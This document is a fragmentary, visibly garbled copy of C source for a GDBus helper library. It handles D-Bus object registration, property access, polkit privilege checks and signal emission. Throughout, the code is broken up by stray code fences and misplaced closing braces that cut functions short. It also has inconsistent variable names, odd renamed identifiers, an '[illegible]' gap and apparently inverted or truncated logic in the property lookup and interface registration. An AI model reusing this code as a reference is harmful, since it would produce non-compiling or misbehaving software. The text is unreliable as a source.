    if (reply == NULL)
```

```
        return NULL;
```

```
    dbus_message_append_args(reply, DBUS_TYPE_STRING, &data->introspect,
```

```
                            DBUS_TYPE_INVALID);
```

```

        return reply;
    }

static DBusHandlerResult process_message(DBusConnection *connection,
                                         DBusMessage *message, const GDBusMethodTable *method,
                                         void *iface_user_data)
{
    DBusMessage *reply;

    reply = method->function(connection, message, iface_user_data);

    if (method->flags & G_DBUS_METHOD_FLAG_NO_REPLY) {
        if (reply != NULL)
            dbus_message_unref(reply);
        return DBUS_HANDLER_RESULT_HANDLED;
    }

    if (method->flags & G_DBUS_METHOD_FLAG_ASYNC) {
        if (reply == NULL)
            return DBUS_HANDLER_RESULT_HANDLED;
    }

    if (reply == NULL)
        return DBUS_HANDLER_RESULT_NEED_MEMORY;
}

```

```

    g_dbus_send_message(connection, reply);

    return DBUS_HANDLER_RESULT_HANDLED;
}

static GDBusPendingReply next_pending = 1;
static GSList *pending_security = NULL;

static const GDBusSecurityTable *security_table = NULL;

void g_dbus_pending_success(DBusConnection *connection,
                           GDBusPendingReply pending)
{
    GSList *list;

    for (list = pending_security; list; list = list->next) {
        struct security_data *secddata = list->data;

        if (secddata->pending != pending)
            continue;

        pending_security = g_slist_remove(pending_security, secddata);

        process_message(connection, secddata->message,
                        secddata->method, secddata->iface_user_data);
    }
}

```



```

        dbus_message_unref(secdata->message);

        g_free(secdata);

        return;
    }
}

void g_dbus_pending_error_valist(DBusConnection *connection,
                                GDBusPendingReply pending, const char *name,
                                const char *format, va_list args)
{
    GSList *list;

    for (list = pending_security; list; list = list->next) {
        struct security_data *secdata = list->data;

        if (secdata->pending != pending)
            continue;

        pending_security = g_slist_remove(pending_security, secdata);

        g_dbus_send_error_valist(connection, secdata->message,
                                name, format, args);

        dbus_message_unref(secdata->message);
    }
}

```

```

        g_free(secdata);

        return;
    }
}

```

```

void g_dbus_pending_error(DBusConnection *connection,
                          GDBusPendingReply pending,
                          const char *name, const char *format, ...)
{
    va_list args;

    va_start(args, format);

    g_dbus_pending_error_valist(connection, pending, name, format, args);

    va_end(args);
}

```

```

int polkit_check_authorization(DBusConnection *conn,
                              const char *action, gboolean interaction,
                              void (*function) (dbus_bool_t authorized,
                                                  void *user_data),
                              void *user_data, int timeout);

```

```

struct builtin_security_data {

```

```

    DBusConnection *conn;

    GDBusPendingReply pending;

};

static void builtin_security_result(dbus_bool_t authorized, void *user_data)
{
    struct builtin_security_data *data = user_data;

    if (authorized == TRUE)
        g_dbus_pending_success(data->conn, data->pending);
    else
        g_dbus_pending_error(data->conn, data->pending,
                              DBUS_ERROR_AUTH_FAILED, NULL);

    g_free(data);
}

static void builtin_security_function(DBusConnection *conn,
                                     const char *action,
                                     gboolean interaction,
                                     GDBusPendingReply pending)
{
    struct builtin_security_data *data;

    data = g_new0(struct builtin_security_data, 1);

```

```

data->conn = conn;

data->pending = pending;


if (polkit_check_authorization(conn, action, interaction,
                               builtin_security_result, data, 30000) < 0)
    g_dbus_pending_error(conn, pending, NULL, NULL);
}


static gboolean check_privilege(DBusConnection *conn, DBusMessage *msg,
                                const GDBusMethodTable *method, void *iface_user_data)
{
    const GDBusSecurityTable *security;

    for (security = security_table; security && security->privilege;
         security++) {

        struct security_data *secddata;

        gboolean interaction;

        if (security->privilege != method->privilege)
            continue;

        secddata = g_new(struct security_data, 1);

        secddata->pending = next_pending++;

        secddata->message = dbus_message_ref(msg);

        secddata->method = method;

```

```
secdata->iface_user_data = iface_user_data;
```

```
pending_security = g_slist_prepend(pending_security, secdata);
```

```
if (security->flags & G_DBUS_SECURITY_FLAG_ALLOW_INTERACTION)
```

```
    interaction = TRUE;
```

```
else
```

```
    interaction = FALSE;
```

```
if (!(security->flags & G_DBUS_SECURITY_FLAG_BUILTIN) &&
```

```
    security->function)
```

```
    security->function(conn, security->action,
```

```
        interaction, secdata->pending);
```

```
else
```

```
    builtin_security_function(conn, security->action,
```

```
        interaction, secdata->pending);
```

```
return TRUE;
```

```
}
```

```
return FALSE;
```

```
}
```

```
static GDBusPendingPropertySet next_pending_property = 1;
```

```
static GSList *pending_property_set;
```

```

static struct property_data *remove_pending_property_data(
                                GDBusPendingPropertySet id)
{
    struct property_data *propdata;
    GSList *l;

    for (l = pending_property_set; l != NULL; l = l->next) {
        propdata = l->data;
        if (propdata->id != id)
            continue;

        break;
    }

    if (l == NULL)
        return NULL;

    pending_property_set = g_slist_delete_link(pending_property_set, l);

    return propdata;
}

void g_dbus_pending_property_success(GDBusPendingPropertySet id)
{

```

```

struct property_data *propdata;

propdata = remove_pending_property_data(id);

if (propdata == NULL)
    return;

g_dbus_send_reply(propdata->conn, propdata->message,
                  DBUS_TYPE_INVALID);

dbus_message_unref(propdata->message);

g_free(propdata);
}

```

```

void g_dbus_pending_property_error_valist(GDBusPendingReply id,
                                          const char *name, const char *format,
                                          va_list args)
{
    struct property_data *propdata;

    propdata = remove_pending_property_data(id);

    if (propdata == NULL)
        return;

    g_dbus_send_error_valist(propdata->conn, propdata->message, name,
                             format, args);
}

```

```

        dbus_message_unref(propdata->message);

        g_free(propdata);
    }

void g_dbus_pending_property_error(GDBusPendingReply id, const char *name,
                                   const char *format, ...)
{
    va_list args;

    va_start(args, format);

    g_dbus_pending_property_error_valist(id, name, format, args);

    va_end(args);
}

static void reset_parent(gpointer data, gpointer user_data)
{
    struct generic_data *child = data;

    struct generic_data *parent = user_data;

    child->parent = parent;
}

static void append_property(struct interface_data *iface,

```





```
DBUS_TYPE_VARIANT_AS_STRING
```

```
DBUS_DICT_ENTRY_END_CHAR_AS_STRING, &dict);
```

```
for (p = data->properties; p && p->name; p++) {
```

```
    if (check_experimental(p->flags,
```

```
        G_DBUS_PROPERTY_FLAG_EXPERIMENTAL))
```

```
        continue;
```

```
    if (p->get == NULL)
```

```
        continue;
```

```
    if (p->exists != NULL && !p->exists(p, data->user_data))
```

```
        continue;
```

```
    append_property(data, p, &dict);
```

```
}
```

```
dbus_message_iter_close_container(iter, &dict);
```

```
}
```

```
static void append_interface(gpointer data, gpointer user_data)
```

```
{
```

```
    struct interface_data *iface = data;
```

```
    DBusMessageIter *array = user_data;
```

```
    DBusMessageIter entry;
```



```

dbus_message_iter_open_container(&iter, DBUS_TYPE_ARRAY,
                                DBUS_DICT_ENTRY_BEGIN_CHAR_AS_STRING
                                DBUS_TYPE_STRING_AS_STRING
                                DBUS_TYPE_ARRAY_AS_STRING
                                DBUS_DICT_ENTRY_BEGIN_CHAR_AS_STRING
                                DBUS_TYPE_STRING_AS_STRING
                                DBUS_TYPE_VARIANT_AS_STRING
                                DBUS_DICT_ENTRY_END_CHAR_AS_STRING
                                DBUS_DICT_ENTRY_END_CHAR_AS_STRING, &array);

```

```

g_slist_foreach(data->added, append_interface, &array);

```

```

g_slist_free(data->added);

```

```

data->added = NULL;

```

```

dbus_message_iter_close_container(&iter, &array);

```

```

/* Use dbus_connection_send to avoid recursive calls to g_dbus_flush */

```

```

dbus_connection_send(data->conn, signal_test, NULL);

```

```

dbus_message_unref(signal_test);

```

```

}

```

```

static struct interface_data *find_interface(GSList *interfaces,

```

```

                                const char *name)

```

```

{

```

```

    GSList *list;

    if (name == NULL)
        return NULL;

    for (list = interfaces; list; list = list->next) {
        struct interface_data *iface = list->data;

        if (!strcmp(name, iface->name))
            return iface;
    }

    return NULL;
}

static gboolean g_dbus_args_have_signature(const GDBusArgInfo *args,
                                           DBusMessage *message)
{
    const char *sig = dbus_message_get_signature(message);
    const char *p = NULL;

    for (; args && args->signature && *sig; args++) {
        p = args->signature;

        for (; *sig && *p; sig++, p++) {
            if (*p != *sig)

```

```

        return FALSE;
    }
}

if (*sig || (p && *p) || (args && args->signature))
    return FALSE;

return TRUE;
}

static void add_pending(struct generic_data *data)
{
    if (data->process_id > 0)
        return;

    data->process_id = g_idle_add(process_changes, data);

    pending_test = g_slist_append(pending_test, data);
}

static gboolean remove_interface(struct generic_data *data, const char *name)
{
    struct interface_data *iface;

    iface = find_interface(data->interfaces, name);

```

```

if (iface == NULL)

    return FALSE;

process_properties_from_interface(data, iface);

data->interfaces = g_slist_remove(data->interfaces, iface);

if (iface->destroy) {

    iface->destroy(iface->user_data);

    iface->user_data = NULL;

}

/*

* Interface being removed was just added, on the same mainloop

* iteration? Don't send any signal_test

*/

if (g_slist_find(data->added, iface)) {

    data->added = g_slist_remove(data->added, iface);

    g_free(iface->name);

    g_free(iface);

    return TRUE;

}

if (data->parent == NULL) {

    g_free(iface->name);

```

```

        g_free(iface);

        return TRUE;
    }

    data->removed = g_slist_prepend(data->removed, iface->name);
    g_free(iface);

    add_pending(data);

    return TRUE;
}

static struct generic_data *invalidate_parent_data(DBusConnection *conn,
                                                    const char *child_path)
{
    struct generic_data *data = NULL, *child = NULL, *parent = NULL;
    char *parent_path, *slash;

    parent_path = g_strdup(child_path);
    slash = strrchr(parent_path, '/');

    if (slash == NULL)
        goto done;

    if (slash == parent_path && parent_path[1] != '\0')
        parent_path[1] = '\0';

```



else

```
*slash = '\0';
```

```
if (!strlen(parent_path))
```

```
goto done;
```

```
if (dbus_connection_get_object_path_data(conn, parent_path,
```

```
(void *) &data) == FALSE) {
```

```
goto done;
```

}

```
parent = invalidate_parent_data(conn, parent_path);
```

```
if (data == NULL) {
```

```
data = parent;
```

```
if (data == NULL)
```

```
goto done;
```

}

```
g_free(data->introspect);
```

```
data->introspect = NULL;
```

```
if (!dbus_connection_get_object_path_data(conn, child_path,
```

```
(void *) &child))
```

```
goto done;
```

```

        if (child == NULL || g_slist_find(data->objects, child) != NULL)
            goto done;

        data->objects = g_slist_prepend(data->objects, child);
        child->parent = data;

done:
    g_free(parent_path);
    return data;
}

static inline const GDBusPropertyTable *find_property(const GDBusPropertyTable *properties,
                                                       const char *name)
{
    const GDBusPropertyTable *p;

    for (p = properties; p && p->name; p++) {
        if (strcmp(name, p->name) != 0)
            continue;

        if (check_experimental(p->flags,
                               G_DBUS_PROPERTY_FLAG_EXPERIMENTAL))
            break;
    }
}

```

```

        return p;
    }

    return NULL;
}

static DBusMessage *properties_get(DBusConnection *connection,
                                   DBusMessage *message, void *user_data)
{
    struct generic_data *data = user_data;
    struct interface_data *iface;
    const GDBusPropertyTable *property;
    const char *interface, *name;
    DBusMessageIter iter, value;
    DBusMessage *reply;

    if (!dbus_message_get_args(message, NULL,
                               DBUS_TYPE_STRING, &interface,
                               DBUS_TYPE_STRING, &name,
                               DBUS_TYPE_INVALID))
        return NULL;

    iface = find_interface(data->interfaces, interface);
    if (iface == NULL)
        return g_dbus_create_error(message, DBUS_ERROR_INVALID_ARGS,

```

```

        "No such interface '%s'", interface);

property = find_property(iface->properties, name);

if (property == NULL)

    return g_dbus_create_error(message, DBUS_ERROR_INVALID_ARGS,

        "No such property '%s'", name);

if (property->exists != NULL &&

    !property->exists(property, iface->user_data))

    return g_dbus_create_error(message, DBUS_ERROR_INVALID_ARGS,

        "No such property '%s'", name);

if (property->get == NULL)

    return g_dbus_create_error(message, DBUS_ERROR_INVALID_ARGS,

        "Property '%s' is not readable", name);

reply = dbus_message_new_method_return(message);

if (reply == NULL)

    return NULL;

dbus_message_iter_init_append(reply, &iter);

dbus_message_iter_open_container(&iter, DBUS_TYPE_VARIANT,

    property->type, &value);

if (!property->get(property, &value, iface->user_data)) {

```

```

        dbus_message_unref(reply);

        return NULL;
    }

    dbus_message_iter_close_container(&iter, &value);

    return reply;
}

static DBusMessage *properties_get_all(DBusConnection *connection,
                                       DBusMessage *message, void *user_data)
{
    struct generic_data *data = user_data;

    struct interface_data *iface;

    const char *interface;

    DBusMessageIter iter;

    DBusMessage *reply;

    if (!dbus_message_get_args(message, NULL,
                               DBUS_TYPE_STRING, &interface,
                               DBUS_TYPE_INVALID))

        return NULL;

    iface = find_interface(data->interfaces, interface);

    if (iface == NULL)

```

```

        return g_dbus_create_error(message, DBUS_ERROR_INVALID_ARGS,
                                    "No such interface '%s'", interface);

reply = dbus_message_new_method_return(message);

if (reply == NULL)
    return NULL;

dbus_message_iter_init_append(reply, &iter);

append_properties(iface, &iter);

return reply;
}

```

```

static DBusMessage *properties_set(DBusConnection *connection,
                                   DBusMessage *message, void *user_data)
{
    struct generic_data *data = user_data;

    DBusMessageIter iter, sub;

    struct interface_data *iface;

    const GDBusPropertyTable *property;

    const char *name, *interface;

    struct property_data *propdata;

    gboolean valid_signature;

    char *signature;

```

```
if (!dbus_message_iter_init(message, &iter))

    return g_dbus_create_error(message, DBUS_ERROR_INVALID_ARGS,

                                "No arguments given");

if (dbus_message_iter_get_arg_type(&iter) != DBUS_TYPE_STRING)

    return g_dbus_create_error(message, DBUS_ERROR_INVALID_ARGS,

                                "Invalid argument type: '%c'",

                                dbus_message_iter_get_arg_type(&iter));

dbus_message_iter_get_basic(&iter, &interface);

dbus_message_iter_next(&iter);

if (dbus_message_iter_get_arg_type(&iter) != DBUS_TYPE_STRING)

    return g_dbus_create_error(message, DBUS_ERROR_INVALID_ARGS,

                                "Invalid argument type: '%c'",

                                dbus_message_iter_get_arg_type(&iter));

dbus_message_iter_get_basic(&iter, &name);

dbus_message_iter_next(&iter);

if (dbus_message_iter_get_arg_type(&iter) != DBUS_TYPE_VARIANT)

    return g_dbus_create_error(message, DBUS_ERROR_INVALID_ARGS,

                                "Invalid argument type: '%c'",

                                dbus_message_iter_get_arg_type(&iter));
```

[illegible]



```

signature = dbus_message_iter_get_signature(&sub);

valid_signature = strcmp(signature, property->type) ? FALSE : TRUE;

dbus_free(signature);

if (!valid_signature)

    return g_dbus_create_error(message,

                                DBUS_ERROR_INVALID_SIGNATURE,

                                "Invalid signature for '%s'", name);


propdata = g_new(struct property_data, 1);

propdata->id = next_pending_property++;

propdata->message = dbus_message_ref(message);

propdata->conn = connection;

pending_property_set = g_slist_prepend(pending_property_set, propdata);


property->set(property, &sub, propdata->id, iface->user_data);


return NULL;

}

```

```

static const GDBusMethodTable properties_methods[] = {

    { GDBUS_METHOD("Get",

                    GDBUS_ARGS({ "interface", "s" }, { "name", "s" } ),

                    GDBUS_ARGS({ "value", "v" } ),

                    properties_get) },

    { GDBUS_ASYNC_METHOD("Set",

```

```

        GDBUS_ARGS({ "interface", "s" }, { "name", "s" },
                    { "value", "v" })),

        NULL,

        properties_set) },

{ GDBUS_METHOD("GetAll",

        GDBUS_ARGS({ "interface", "s" })),

        GDBUS_ARGS({ "properties", "a{sv}" })),

        properties_get_all) },

{ }

};

static const GDBusSignalTable properties_signals[] = {

    { GDBUS_SIGNAL("PropertiesChanged",

        GDBUS_ARGS({ "interface", "s" },

                    { "changed_properties", "a{sv}" },

                    { "invalidated_properties", "as" }))) },

    { }

};

static void append_name(gpointer data, gpointer user_data)

{

    char *name = data;

    DBusMessageIter *iter = user_data;

    dbus_message_iter_append_basic(iter, DBUS_TYPE_STRING, &name);

```

```
}
```

```
static void emit_interfaces_removed(struct generic_data *data)
```

```
{
```

```
    DBusMessage *signal_test;
```

```
    DBusMessageIter iter, array;
```

```
    if (root == NULL || data == root)
```

```
        return;
```

```
    signal_test = dbus_message_new_signal(root->path,
```

```
                                          DBUS_INTERFACE_OBJECT_MANAGER,
```

```
                                          "InterfacesRemoved");
```

```
    if (signal_test == NULL)
```

```
        return;
```

```
    dbus_message_iter_init_append(signal_test, &iter);
```

```
    dbus_message_iter_append_basic(&iter, DBUS_TYPE_OBJECT_PATH,
```

```
                                   &data->path);
```

```
    dbus_message_iter_open_container(&iter, DBUS_TYPE_ARRAY,
```

```
                                   DBUS_TYPE_STRING_AS_STRING, &array);
```

```
    g_slist_foreach(data->removed, append_name, &array);
```

```
    g_slist_free_full(data->removed, g_free);
```

```
    data->removed = NULL;
```

```

        dbus_message_iter_close_container(&iter, &array);

        /* Use dbus_connection_send to avoid recursive calls to g_dbus_flush */
        dbus_connection_send(data->conn, signal_test, NULL);

        dbus_message_unref(signal_test);
    }

```

```

static void remove_pending(struct generic_data *data)
{
    if (data->process_id > 0) {
        g_source_remove(data->process_id);
        data->process_id = 0;
    }

    pending_test = g_slist_remove(pending_test, data);
}

```

```

static gboolean process_changes(gpointer user_data)
{
    struct generic_data *data = user_data;

    remove_pending(data);

    if (data->added != NULL)

```

```

        emit_interfaces_added(data);

/* Flush pending properties */
if (data->pending_prop == TRUE)
    process_property_changes(data);

if (data->removed != NULL)
    emit_interfaces_removed(data);

data->process_id = 0;

return FALSE;
}

static void generic_unregister(DBusConnection *connection, void *user_data)
{
    struct generic_data *data = user_data;

    struct generic_data *parent = data->parent;

    if (parent != NULL)
        parent->objects = g_slist_remove(parent->objects, data);

    if (data->process_id > 0) {
        g_source_remove(data->process_id);
        data->process_id = 0;
    }
}

```

```

        process_changes(data);
    }

    g_slist_foreach(data->objects, reset_parent, data->parent);
    g_slist_free(data->objects);

    dbus_connection_unref(data->conn);
    g_free(data->introspect);
    g_free(data->path);
    g_free(data);
}

static DBusHandlerResult generic_message(DBusConnection *connection,
                                         DBusMessage *message, void *user_data)
{
    struct generic_data *data = user_data;

    struct interface_data *iface;

    const GDBusMethodTable *method;

    const char *interface;

    interface = dbus_message_get_interface(message);

    iface = find_interface(data->interfaces, interface);

    if (iface == NULL)

        return DBUS_HANDLER_RESULT_NOT_YET_HANDLED;

```

```

for (method = iface->methods; method &&
      method->name && method->function; method++) {

    if (dbus_message_is_method_call(message, iface->name,
                                     method->name) == FALSE)

        continue;

    if (check_experimental(method->flags,
                           G_DBUS_METHOD_FLAG_EXPERIMENTAL))

        return DBUS_HANDLER_RESULT_NOT_YET_HANDLED;

    if (g_dbus_args_have_signature(method->in_args,
                                    message) == FALSE)

        continue;

    if (check_privilege(connection, message, method,
                        iface->user_data) == TRUE)

        return DBUS_HANDLER_RESULT_HANDLED;

    return process_message(connection, message, method,
                           iface->user_data);
}

return DBUS_HANDLER_RESULT_NOT_YET_HANDLED;

```

```
}
```

```
static DBusObjectPathVTable generic_table = {  
    .unregister_function    = generic_unregister,  
    .message_function      = generic_message,  
};
```

```
static const GDBusMethodTable introspect_methods[] = {  
    { GDBUS_METHOD("Introspect", NULL,  
        GDBUS_ARGS({ "xml", "s" }), introspect) },  
    {}  
};
```

```
static void append_interfaces(struct generic_data *data, DBusMessageIter *iter)  
{
```

```
    DBusMessageIter array;  
    GSList *l;
```

```
    dbus_message_iter_open_container(iter, DBUS_TYPE_ARRAY,  
        DBUS_DICT_ENTRY_BEGIN_CHAR_AS_STRING  
        DBUS_TYPE_STRING_AS_STRING  
        DBUS_TYPE_ARRAY_AS_STRING  
        DBUS_DICT_ENTRY_BEGIN_CHAR_AS_STRING  
        DBUS_TYPE_STRING_AS_STRING  
        DBUS_TYPE_VARIANT_AS_STRING
```



```
DBUS_DICT_ENTRY_END_CHAR_AS_STRING
```

```
DBUS_DICT_ENTRY_END_CHAR_AS_STRING, &array);
```

```
for (l = data->interfaces; l != NULL; l = l->next) {
```

```
    if (g_slist_find(data->added, l->data))
```

```
        continue;
```

```
    append_interface(l->data, &array);
```

```
}
```

```
dbus_message_iter_close_container(iter, &array);
```

```
}
```

```
static void append_object(gpointer data, gpointer user_data)
```

```
{
```

```
    struct generic_data *child = data;
```

```
    DBusMessageIter *array = user_data;
```

```
    DBusMessageIter entry;
```

```
    dbus_message_iter_open_container(array, DBUS_TYPE_DICT_ENTRY, NULL,  
                                     &entry);
```

```
    dbus_message_iter_append_basic(&entry, DBUS_TYPE_OBJECT_PATH,  
                                   &child->path);
```

```
    append_interfaces(child, &entry);
```

```
    dbus_message_iter_close_container(array, &entry);
```



```
DBUS_DICT_ENTRY_BEGIN_CHAR_AS_STRING
DBUS_TYPE_STRING_AS_STRING
DBUS_TYPE_VARIANT_AS_STRING
DBUS_DICT_ENTRY_END_CHAR_AS_STRING
DBUS_DICT_ENTRY_END_CHAR_AS_STRING
DBUS_DICT_ENTRY_END_CHAR_AS_STRING,
&array);
```

```
g_slist_foreach(data->objects, append_object, &array);
```

```
dbus_message_iter_close_container(&iter, &array);
```

```
return reply;
```

```
}
```

```
static const GDBusMethodTable manager_methods[] = {
    { GDBUS_METHOD("GetManagedObjects", NULL,
        GDBUS_ARGS({ "objects", "a{oa{sa{sv}}}" }, get_objects) },
    {}
};
```

```
static const GDBusSignalTable manager_signals[] = {
    { GDBUS_SIGNAL("InterfacesAdded",
        GDBUS_ARGS({ "object", "o" },
            { "interfaces", "a{sa{sv}}}" } ) },

```

```

        { GDBUS_SIGNAL("InterfacesRemoved",
            GDBUS_ARGS({ "object", "o" }, { "interfaces", "as" })) },
        {}
    };

```

```

static gboolean add_interface(struct generic_data *data,
    const char *name,
    const GDBusMethodTable *methods,
    const GDBusSignalTable *signals,
    const GDBusPropertyTable *properties,
    void *user_data,
    GDBusDestroyFunction destroy)
{
    struct interface_data *iface;

    const GDBusMethodTable *method;

    const GDBusSignalTable *signal_test;

    const GDBusPropertyTable *property;

    for (method = methods; method && method->name; method++) {
        if (!check_experimental(method->flags,
            G_DBUS_METHOD_FLAG_EXPERIMENTAL))
            goto done;
    }

    for (signal_test = signals; signal_test && signal_test->name; signal_test++) {

```

```

        if (!check_experimental(signal_test->flags,
                                G_DBUS_SIGNAL_FLAG_EXPERIMENTAL))
            goto done;
    }

    for (property = properties; property && property->name; property++) {
        if (!check_experimental(property->flags,
                                G_DBUS_PROPERTY_FLAG_EXPERIMENTAL))
            goto done;
    }

    /* Nothing to register */
    return FALSE;

```

done:

```

    iface = g_new0(struct interface_data, 1);

    iface->name = g_strdup(name);

    iface->methods = methods;

    iface->signals = signals;

    iface->properties = properties;

    iface->user_data = user_data;

    iface->destroy = destroy;

    data->interfaces = g_slist_append(data->interfaces, iface);

    if (data->parent == NULL)

```

```
return TRUE;
```

```
data->added = g_slist_append(data->added, iface);
```

```
add_pending(data);
```

```
return TRUE;
```

```
}
```

```
static struct generic_data *object_path_ref(DBusConnection *connection,  
                                             const char *path)
```

```
{
```

```
    struct generic_data *data;
```

```
    if (dbus_connection_get_object_path_data(connection, path,  
                                             (void *) &data) == TRUE) {
```

```
        if (data != NULL) {
```

```
            data->refcount++;
```

```
            return data;
```

```
        }
```

```
    }
```

```
    data = g_new0(struct generic_data, 1);
```

```
    data->conn = dbus_connection_ref(connection);
```

```
    data->path = g_strdup(path);
```

```

data->refcount = 1;

data->introspect = g_strdup(DBUS_INTROSPECT_1_0_XML_DOCTYPE_DECL_NODE
"<node></node>");

if (!dbus_connection_register_object_path(connection, path,
                                         &generic_table, data)) {

    dbus_connection_unref(data->conn);
    g_free(data->path);
    g_free(data->introspect);
    g_free(data);
    return NULL;
}

invalidate_parent_data(connection, path);

add_interface(data, DBUS_INTERFACE_INTROSPECTABLE, introspect_methods,
              NULL, NULL, data, NULL);

return data;
}

static void object_path_unref(DBusConnection *connection, const char *path)
{
    struct generic_data *data = NULL;

```

```

        if (dbus_connection_get_object_path_data(connection, path,
                                                    (void *) &data) == FALSE)

            return;

        if (data == NULL)

            return;

        data->refcount--;

        if (data->refcount > 0)

            return;

        remove_interface(data, DBUS_INTERFACE_INTROSPECTABLE);
        remove_interface(data, DBUS_INTERFACE_PROPERTIES);

        invalidate_parent_data(data->conn, data->path);

        dbus_connection_unregister_object_path(data->conn, data->path);
    }

```

```

static gboolean check_signal(DBusConnection *conn, const char *path,
                             const char *interface, const char *name,
                             const GDBusArgInfo **args)
{
    struct generic_data *data = NULL;

```



```

struct interface_data *iface;

const GDBusSignalTable *signal_test;

*args = NULL;

if (!dbus_connection_get_object_path_data(conn, path,
                                         (void *) &data) || data == NULL) {
    error("dbus_connection_emit_signal: path %s isn't registered",
          path);
    return FALSE;
}

iface = find_interface(data->interfaces, interface);

if (iface == NULL) {
    error("dbus_connection_emit_signal: %s does not implement %s",
          path, interface);
    return FALSE;
}

for (signal_test = iface->signals; signal_test && signal_test->name; signal_test++) {
    if (strcmp(signal_test->name, name) != 0)
        continue;

    if (signal_test->flags & G_DBUS_SIGNAL_FLAG_EXPERIMENTAL) {
        const char *env = g_getenv("GDBUS_EXPERIMENTAL");
        if (g_strcmp0(env, "1") != 0)

```

```

        break;
    }

    *args = signal_test->args;
    return TRUE;
}

error("No signal_test named %s on interface %s", name, interface);
return FALSE;
}

gboolean g_dbus_register_interface(DBusConnection *connection,
                                   const char *path, const char *name,
                                   const GDBusMethodTable *methods,
                                   const GDBusSignalTable *signals,
                                   const GDBusPropertyTable *properties,
                                   void *user_data,
                                   GDBusDestroyFunction destroy)
{
    struct generic_data *data;

    data = object_path_ref(connection, path);
    if (data == NULL)
        return FALSE;

```

```
if (find_interface(data->interfaces, name)) {  
  
    object_path_unref(connection, path);  
  
    return FALSE;  
  
}  
  
if (!add_interface(data, name, methods, signals, properties, user_data,  
  
destroy)) {  
  
    object_path_unref(connection, path);  
  
    return FALSE;  
  
}  
  
if (properties != NULL && !find_interface(data->interfaces,  
  
DBUS_INTERFACE_PROPERTIES))  
  
    add_interface(data, DBUS_INTERFACE_PROPERTIES,  
  
properties_methods, properties_signals, NULL,  
  
data, NULL);  
  
g_free(data->introspect);  
  
data->introspect = NULL;  
  
return TRUE;  
  
}
```

```
gboolean g_dbus_unregister_interface(DBusConnection *connection,  
  
const char *path, const char *name)
```

```

{

    struct generic_data *data = NULL;

    if (path == NULL)

        return FALSE;

    if (dbus_connection_get_object_path_data(connection, path,

                                              (void *) &data) == FALSE)

        return FALSE;

    if (data == NULL)

        return FALSE;

    if (remove_interface(data, name) == FALSE)

        return FALSE;

    g_free(data->introspect);

    data->introspect = NULL;

    object_path_unref(connection, data->path);

    return TRUE;

}

```

```

gboolean g_dbus_register_security(const GDBusSecurityTable *security)

```

```
{  
  
    if (security_table != NULL)  
        return FALSE;  
  
    security_table = security;  
  
    return TRUE;  
}
```

```
gboolean g_dbus_unregister_security(const GDBusSecurityTable *security)  
{  
  
    security_table = NULL;  
  
    return TRUE;  
}
```

```
DBusMessage *g_dbus_create_error_valist(DBusMessage *message, const char *name,  
                                         const char *format, va_list args)  
{  
  
    char str[1024];  
  
    vsnprintf(str, sizeof(str), format, args);  
  
    return dbus_message_new_error(message, name, str);  
}
```

```

DBusMessage *g_dbus_create_error(DBusMessage *message, const char *name,
                                const char *format, ...)
{
    va_list args;

    DBusMessage *reply;

    va_start(args, format);

    reply = g_dbus_create_error_valist(message, name, format, args);

    va_end(args);

    return reply;
}

```

```

DBusMessage *g_dbus_create_reply_valist(DBusMessage *message,
                                        int type, va_list args)
{
    DBusMessage *reply;

    reply = dbus_message_new_method_return(message);

    if (reply == NULL)
        return NULL;
}

```

```

        if (dbus_message_append_args_valist(reply, type, args) == FALSE) {
            dbus_message_unref(reply);
            return NULL;
        }

        return reply;
    }
}

```

```

DBusMessage *g_dbus_create_reply(DBusMessage *message, int type, ...)
{
    va_list args;
    DBusMessage *reply;

    va_start(args, type);

    reply = g_dbus_create_reply_valist(message, type, args);

    va_end(args);

    return reply;
}

```

```

static void g_dbus_flush(DBusConnection *connection)
{
    GSList *l;
}

```

```

for (l = pending_test; l;) {

    struct generic_data *data = l->data;

    l = l->next;

    if (data->conn != connection)

        continue;

    process_changes(data);

}

}

gboolean g_dbus_send_message(DBusConnection *connection, DBusMessage *message)
{

    dbus_bool_t result = FALSE;

    if (dbus_message_get_type(message) == DBUS_MESSAGE_TYPE_METHOD_CALL)

        dbus_message_set_no_reply(message, TRUE);

    else if (dbus_message_get_type(message) == DBUS_MESSAGE_TYPE_SIGNAL) {

        const char *path = dbus_message_get_path(message);

        const char *interface = dbus_message_get_interface(message);

        const char *name = dbus_message_get_member(message);

        const GDBusArgInfo *args;

        if (!check_signal(connection, path, interface, name, &args))

```



```

        goto out;

    }

    /* Flush pending signal_test to guarantee message order */
    g_dbus_flush(connection);

    result = dbus_connection_send(connection, message, NULL);

out:

    dbus_message_unref(message);

    return result;
}

gboolean g_dbus_send_message_with_reply(DBusConnection *connection,
                                         DBusMessage *message,
                                         DBusPendingCall **call, int timeout)
{
    dbus_bool_t ret;

    /* Flush pending signal_test to guarantee message order */
    g_dbus_flush(connection);

    ret = dbus_connection_send_with_reply(connection, message, call,
                                           timeout);

```

```

        if (ret == TRUE && call != NULL && *call == NULL) {

            error("Unable to send message (passing fd blocked?)");

            return FALSE;

        }

        return ret;

    }

gboolean g_dbus_send_error_valist(DBusConnection *connection,

                                   DBusMessage *message, const char *name,

                                   const char *format, va_list args)

{

    DBusMessage *error;

    char str[1024];

    vsnprintf(str, sizeof(str), format, args);

    error = dbus_message_new_error(message, name, str);

    if (error == NULL)

        return FALSE;

    return g_dbus_send_message(connection, error);

}

```

```

gboolean g_dbus_send_error(DBusConnection *connection, DBusMessage *message,
                           const char *name, const char *format, ...)
{
    va_list args;

    gboolean result;

    va_start(args, format);

    result = g_dbus_send_error_valist(connection, message, name,
                                       format, args);

    va_end(args);

    return result;
}

```

```

gboolean g_dbus_send_reply_valist(DBusConnection *connection,
                                   DBusMessage *message, int type, va_list args)
{
    DBusMessage *reply;

    reply = dbus_message_new_method_return(message);

    if (reply == NULL)
        return FALSE;
}

```

```

        if (dbus_message_append_args_valist(reply, type, args) == FALSE) {
            dbus_message_unref(reply);
            return FALSE;
        }

        return g_dbus_send_message(connection, reply);
    }

```

```

gboolean g_dbus_send_reply(DBusConnection *connection,
                           DBusMessage *message, int type, ...)
{
    va_list args;
    gboolean result;

    va_start(args, type);

    result = g_dbus_send_reply_valist(connection, message, type, args);

    va_end(args);

    return result;
}

```

```

gboolean g_dbus_emit_signal(DBusConnection *connection,
                            const char *path, const char *interface,

```

```

                                const char *name, int type, ...)
{
    va_list args;

    gboolean result;

    va_start(args, type);

    result = g_dbus_emit_signal_valist(connection, path, interface,
                                        name, type, args);

    va_end(args);

    return result;
}

```

```

gboolean g_dbus_emit_signal_valist(DBusConnection *connection,
                                   const char *path, const char *interface,
                                   const char *name, int type, va_list args)
{
